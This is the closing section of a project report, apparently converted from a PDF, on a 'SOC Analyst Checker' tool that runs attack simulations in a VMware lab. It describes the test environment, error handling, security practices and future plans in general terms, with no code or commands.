
Testing was conducted in a controlled VMware Workstation environment, utilizing multiple network segments including a LAN Network (50.20). This setup provided a realistic testing ground while ensuring no impact on production systems.



Screenshot: VMware environment showing network configuration

## Error Management

The system shows robust error handling capabilities, appropriately managing scenarios such as invalid input, insufficient privileges, and network connectivity issues. Each error condition triggers appropriate user notifications and system responses, maintaining operational stability.



Screenshot: Error handling demonstration showing user notification



## **Security Considerations and Future Development**

The implementation maintains strong security practices throughout its operation. Root privilege verification, input validation, and careful attack parameter control ensure safe operation. All temporary files are properly managed, and comprehensive logging provides full activity accountability.

Looking forward, the system's modular design allows for future enhancements such as additional attack simulations, enhanced reporting capabilities, and potential integration with SIEM systems. The foundation has been laid for expanding the tool's capabilities while maintaining its user-friendly nature.

## **Conclusion**

The SOC Analyst Checker project successfully delivers a comprehensive security testing platform that balances functionality with usability. Through careful implementation of attack simulations, robust logging, and user-friendly interfaces, the system provides SOC teams with a valuable tool for maintaining operational readiness and security awareness.